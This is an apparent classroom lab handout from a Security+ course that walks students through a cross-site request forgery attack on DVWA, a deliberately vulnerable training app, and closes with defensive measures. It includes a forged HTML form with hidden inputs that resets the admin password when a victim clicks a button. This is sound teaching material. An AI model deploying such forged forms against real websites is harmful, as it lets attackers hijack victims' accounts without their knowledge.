Cybersecurity 701

Intro to CSRF Lab

CYBER.ORG

THE ACADEMIC INITIATIVE OF THE CYBER INNOVATION CENTER

Introduction to CSRF Lab Materials

- Materials needed
  - Kali Linux Virtual Machine
  - Windows 7 Virtual Machine


- Software tool used
  - DVWA (Web Application)

Objectives Covered

- Security+ Objectives (SY0-701)
  - Objective 2.3 - Explain various types of vulnerabilities.
    - Web-based
      - Cross-site scripting (XSS)

What is a CSRF Attack?


- Cross-Site Request Forgery (CSRF or XSRF) attacks abuse a website’s trust relationship with a user’s browser
- Can be transmitted via an image tag, HTTP requests, hidden requests, etc.
  - User rarely has any idea the attack/request has even happened
- An attacker can change log-in credentials, transfer ownership, gain access to private data, transfer money or resources, etc.


Vulnerability: Cross Site Request F
reset.html
File
C:/Users/student/Desktop/reset.html

New password:

Confirm new password:

Change



Password Changed.

Intro to CSRF Lab Overview


1. Set up environments
2. Find Kali Linux IP address
3. Log in to DVWA
4. Change the DVWA admin password
5. Create a new form to conduct a Cross-Site Request Forgery
6. Play the Victim

Set up Environments

- Log into the cyber range
- Open the Kali Linux and Windows 7 Environments
    - You should be on your Kali Linux Desktop
    - You should also be on your Windows 7 Desktop

Find the IP Address (Kali Machine)

- You will need the IP address of the Kali machine
- Open the Terminal
- In the Linux VM, open the Terminal and type the following command:
  - hostname -I
- This will display the IP Address
  - Write down the Kali VM IP address




```
┌──(kali@10.15.23.170)-[~]
└─$ hostname -I
10.15.23.170
```

The IP Address

Start the DVWA Web Services

- Start up the web server (on the Kali machine)
  - Use the following command to start XAMPP which will start the services needed to run DVWA


```
sudo /opt/lampp/xampp start
```



```
┌──(kali@10.15.69.200)-[~]
└─$ sudo /opt/lampp/xampp start
Starting XAMPP for Linux 8.2.4-0...
XAMPP: Starting Apache...ok.
XAMPP: Starting MySQL...ok.
XAMPP: Starting ProFTPD...ok.
```


- On the Windows Machine, go to the DVWA webpage


```
http://<Kali-IP-Address>/dvwa
```



Log in to DVWA

- Login using the following credentials
  - Username: “admin”
  - Password: “password”
- Click on the “DVWA Security” option
- Change the Security Level to “Low”
- Click “Submit”
  - This lowers the DVWA security to the lowest setting





exploitation, similar in vari
4. Impossible - This level sho
source code to the secure
Prior to DVWA v1.9, this l

Low ▼ Submit

Change the admin Password

- Click on the “CSRF” option
- Here, you can change the password
  - *Later on we’re going to steal the code of this page to forge a password change request*
- Set a new password (don’t forget it!!)**
  - You will receive a “password changed” notification
- Logout of DVWA
- Log back in using “admin” and the new password




Change your admin password:


New password: ●●●●●●●●●●●

Confirm new password: ●●●●●●●●●●●

Password Changed.



Username: admin



Username: admin

Password: ●●●●●●●●●●●●●

Log back in with your new password

**If at any point you forget the admin password, go here:


`http://<Kali-IP-Address>/dvwa/setup.php`


and click “Create / Reset Database” to reset the password

Save CSRF Webpage HTML Code

Let’s start building our attack!


- Stay in the same browser (Windows machine)
- In DVWA, click on “CSRF”
- Save the webpage to the Desktop
    - Click on the “Page” menu
    - Select “Save as…”
    - Save to Desktop
    - File name: “reset”
    - Save as type: “Webpage, Complete”
    - Click “Save”
- You should see “reset” appear on the desktop






File name: reset


Save as type: Webpage, complete (*.htm;*.html)



Open Code in Text Editor

- Open the webpage code in Notepad
  - On the desktop, right click on “reset”
  - Choose “Open with” … “Notepad”
- This will open the html file
  - Scan the HTML code
  - Try to find the code for the form that resets the password (about 4 lines)
  - We’re going to borrow the DVWA code to make our own [malicious] form






```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<!-- saved from url=(0045)http://10.15.66.86/dvwa/vulnerabilities/csrf/ -->
<HTML lang=en-GB><HEAD><TITLE>Vulnerability: Cross Site Request Forgery (CSRF)
</TITLE>
<META content="text/html; charset=UTF-8" http-equiv=Content-Type><LINK
rel=stylesheet type=text/css href="reset_files/main.css"><LINK rel=icon
type=\image/ico href="../../favicon.ico">
<SCRIPT type=text/javascript src="reset_files/dvwaPage.js"></SCRIPT>

<META name=GENERATOR content="MSHTML 8.00.7601.17514"></HEAD>
<BODY class=home>
<DIV id=container>
```

Use CSRF Page Code to Create a Your Own Request Form

- Find the HTML code for the password change form:




```
  toolbar=yes,scrollbars=yes,resizable=yes,top=300,left=300,width=600,height=400');
}
</SCRIPT>
</DIV><BR>
<FORM method=get action=#>New password:<BR><INPUT type=password
name=password_new AUTOCOMPLETE="off"><BR>Confirm new password:<BR><INPUT
type=password name=password_conf AUTOCOMPLETE="off"><BR><BR><INPUT value=Change type=submit name=Change>
</FORM></DIV>
<P>Note: Browsers are starting to default to setting the <A
```

- Delete everything else except this code
- Replace **action=#** with the following text:


  action="http://kali_IP/dvwa/vulnerabilities/csrf/#"

  - For **kali_IP** use the IP address of your Kali Linux machine you wrote down earlier




```
<FORM method=get action="http://10.15.66.86/dvwa/vulnerabilities/csrf/#">New password:<BR><INPUT type=password
name=password_new AUTOCOMPLETE="off"><BR>Confirm new password:<BR><INPUT
type=password name=password_conf AUTOCOMPLETE="off"><BR><BR><INPUT value=Change type=submit name=Change>
</FORM>
```

- Save the page



Check Your Request Form

- Double click on the “reset” icon on the Desktop to open it in a browser
- You should see a webpage like this:



New password:

Confirm new password:

- If you fill in the form, it will change the DVWA admin password (go ahead and try it, it should take you back to the CSRF page and show the message “Password Changed.”)
- Let’s modify the HTML further

Modify the Request Form

Time to clean up and optimize our attack!

- In the text editor, remove all the user prompts and line breaks
  - Delete the parts in orange and crossed out (~~example~~)

```
<FORM method=get action="http://kali_ip/dvwa/vulnerabilities/csrf/#">
~~New password:<BR>~~
<INPUT type=password name=password_new ~~AUTOCOMPLETE="off"~~>
~~<BR>Confirm new password:<BR>~~
<INPUT type=password name=password_conf ~~AUTOCOMPLETE="off"~~>
~~<BR><BR>~~
<INPUT value=Change type=submit name=Change>
</FORM>
```

  - HTML brackets go in pairs like this: < > a missing one will mess up the way the browser reads the code

Clean Up the Code and Make it Sneaky

Now we will make the code hide the input boxes and submit a password of our choice


- Make these changes to the code:
  - Changes are shown in orange

```
<FORM method=get action="http://kali_ip/dvwa/vulnerabilities/csrf/#">
<INPUT type=hidden name=password_new value="passwordNew">
<INPUT type=hidden name=password_conf value="passwordNew">
<INPUT value="Click Here!!" type=submit name=Change>
</FORM>
```

- We have chosen the new password “passwordNew”, this can be set to anything
- The attack will occur when the victim clicks the “Click Here!!” button
- Save the file

Playing the Victim

- Open the “reset” webpage from the Desktop
- You should see a website with just a “Click Here!!” button
- What do you think will happen when you click the button?
- Click the button**




- It should take you back to the CSRF tab
  - Notice it says “Password Changed.”

**Make sure you are logged into DVWA on another tab. Being logged in during the same browser session is what makes malicious CSRF code work.

Verify You Got Hacked

- Logout of DVWA
- Try to log back in with the old password
  - You should notice the credentials are now
  - Username: admin
  - Password: passwordNew (the one our CSRF attack set)



Username

admin

Password

••••••••••

Login failed

Damn Vulnerable Web Application (DVWA)

- The password was changed to a password the victim doesn't know by having them click one button

Defend Against CSRF Attacks

- Do not leave sessions open
  - This attack would not have happened if the user was not logged into the DVWA website application on the other tab
- Use SameSite Cookies
  - These are a defensive option used to prevent CSRF attacks
- Verify the origin of the request
  - Determine where the request is coming from
- What are some other ways of defending against a CSRF attack?